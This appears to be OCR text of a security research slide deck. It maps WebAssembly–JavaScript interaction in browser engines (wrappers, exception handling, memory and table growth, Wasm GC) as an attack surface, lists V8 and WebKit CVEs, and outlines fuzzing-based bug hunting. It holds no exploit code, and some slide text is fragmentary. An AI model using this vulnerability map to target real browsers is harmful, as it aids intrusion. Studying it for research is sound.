


Type used in JavsScript context

Workflow in W

Active External In

Q: How WASM and JavaScript talk



Type used in WAS

sed in JavsScript context


The question between calling between WASM and JavaScript

https://hacks.mozilla.org/2019/08/webassembly-interface-types/


Wo

Acti

Q: How



The glue code between WASM and JavaScript



WasmStruct

HeapNubmer

...


Type used in JavsScript context

https://hacks.mozilla.org/2019/08/webassembly-interface-types/

Workflow in WASM

Active External Interaction


Q: How WASM and JavaScript talk with each other?



Workflow in WASM

WASM-To-JS Wrapper & JS-To-WASM Wrapper


1. Calling the wrapper rather than the real WASM/JavaScript Function.
2. According to the API specification, convert the parameters into the type required by the callee.
3. Fill the generated parameters and related information into the callee‘s frame.
4. Jump to the actual called function.



Bugs in Active External Interaction

WASM-To-JS Wrapper & JS-To-WASM Wrapper

The Optimization of glue code



Bugs in Active External Interaction

WASM-To-JS Wrapper & JS-To-WASM Wrapper

The Optimization of glue code

Generic WASM-to-JS

… …

- **CVE-2024-1938:** Type Confusion in V8.
  Reported by Jerry [2] JIT
- **CVE-2024-1939:** Type Confusion in V8.
  Reported by Bohan Liu [3] JIT SIMD
- **ISSUE- 251878:** Type Confusion in Webkit [4] . SIMD

WASM-To-JS Wrapper

Call JS Function From WASM

JS-To-WASM Wrapper

Call WASM Function From JS

wasm-inlining
Faster JS-to-Wasm

… …

CVE-2023-4068: Type Confusion in V8.
Reported by Paolo Severini [1] JIT

[1] https://issues.chromium.org/issues/40057950
[2] https://issues.chromium.org/issues/324596281
[3] https://issues.chromium.org/issues/323694592
[4] https://bugs.webkit.org/show_bug.cgi?id=251878

Workflow in WASM

Passive External Interaction

Although **WASM** is an independent module running in VM with isolated memory, it is still possible to interact with JavaScript for various reasons.

- **Exception** *[Wasm exception-handling]*[*]
- **Memory & Table**
- **Newly introduced objects** *[Wasm GC]*[+]

[+] https://github.com/WebAssembly/exception-handling/blob/main/proposals/exception-handling/Exceptions.md
[*] https://github.com/WebAssembly/gc/blob/main/proposals/gc/Overview.md

Workflow in WASM

Passive External Interaction – Wasm EH

Control flow instructions

The control flow instructions are extended to define try blocks and throws as follows:

Name	Opcode	Immediates	Description
`try_table`	`0x1f`	sig : `blocktype` , n : `varuint32` , catch : `catch^n`	begins a block which can handle thrown exceptions
`throw`	`0x08`	index : `varuint32`	Creates an exception defined by the tag and then throws it
`throw_ref`	`0x0a`		Pops an `exnref` from the stack and throws it

The *sig* fields of `block` , `if` , and `try_table` instructions are block types which describe their use of the operand stack.

A `catch` handler is a pair of tag and label index:

Name	Opcode	Immediates
`catch`	`0x00`	tag : `varuint32` , label : `varuint32`
`catch_ref`	`0x01`	tag : `varuint32` , label : `varuint32`
`catch_all`	`0x02`	label : `varuint32`
`catch_all_ref`	`0x03`	label : `varuint32`

Handled by JavaScript
As **WebAssemble.Exception**

```
WebAssembly.instantiateStreaming(fetch("example.wasm"), importObject)
  .then((obj) => {
    console.log(obj.instance.exports.run());
  })
  .catch((e) => {
    console.error(e);
    // Check we have the right tag for the exception
    // If so, use getArg() to inspect it
  });

/* Log output
example.js:6 WebAssembly.Exception: wasm exception
*/
```

ISSUE-1877358: Use After Free in SPM. *Reported by gkw-js-fuzzing* [1]

Wasm EH

CVE-2022-3885: Use After Free in V8. *Reported by gzobqq@* [2]

Wasm EH

Handled JS Exception
in WASM

```
(module
  (import "js" "myFunction" (func $myFunction (param i32 i32) (result i32)))

  (func $main (export "main") (param i32 i32) (result i32)
    (try
      (call $myFunction ;; Throw a Error in JS here
        (local.get 0)
        (local.get 1)
      )
      (catch
        (return (i32.const 0))
      )
    )
  )
)
```

[1] https://bugzilla.mozilla.org/show_bug.cgi?id=1877358
[2] https://issues.chromium.org/issues/40061453

Workflow in WASM

Passive External Interaction – Wasm Memory & Table

- **Old Bugs in expanding Memory or Table**

  CVE-2017-5122: Out-of-bounds access in V8. *Reported by Choongwoo Han*

  CVE-2017-15399: Use After Free in V8. *Reported by Zhao Qixun(@SorryMybad)*

- **New Bugs in expanding Memory or Table**

  CVE-2022-3885: Use After Free in V8. *Reported by gzobqq@* [1] Chrome Wasm EH

  Issue 41491234: Use After Free in V8. *Reported by johnshoop* [2] Chrome Wasm multi-memory

[1] https://bugs.chromium.org/p/chromium/issues/detail?id=1377816
[2] https://issues.chromium.org/issues/41491234

Workflow in WASM

Passive External Interaction – Wasm GC

Motivation: Efficient support for high-level languages; Provide access to industrial-strength GCs

Approach:

- linear memory *[i32, i64, f32, f64]* -> non-linear structure *[WasmArray WasmStruct]*
- Heap types: *any, none, noextern, nofunc, eq, struct, array …*
- References: *anyref, nullref, nullfuncref, eqref, arrayref, structreff …*

CVE-2024-4761: Out-of-bounds access in V8. *Reported by Amonymous*[1] WasmGC

Issue 339736513: Type Confusion in V8. *Found by ClusterFuzz* [2] WasmGC

More type conversions, More Ref Cast, More Function Signatures…

[1] https://issues.chromium.org/issues/339458194
[2] https://issues.chromium.org/issues/339736513


Attack Surface Summary


- Introduction of New Proposals
- Optimizations in Translators
- Development of New Optimizers

BugID	Product	Feature	Optimazation
CVE-2024-2887	Chrome	WASM GC	N/A
CVE-2022-32863	Safari	N/A	N/A
CVE-2024-1938	Chrome	N/A	Glue Code Optimization Compiler
CVE-2023-4068	Chrome	WASM GC	N/A
CVE-2023-4070	Chrome	WASM GC	N/A
CVE-2024-1939	Chrome	SIMD	Glue Code
CVE-2022-3885	Chrome	WASM EH	N/A
Issue 41491234	Chrome	multi-memory	N/A
CVE-2024-4761	Chrome	WASM GC	N/A
Issue 339736513	Chrome	WASM GC	N/A

Bug Hunting Method in WASM


Bug Hunting Method in WASM





Bug Hunting Method in WASM


Original Wasm Generator



Bug Hunting Method in WASM

Wasm Generator Optimization

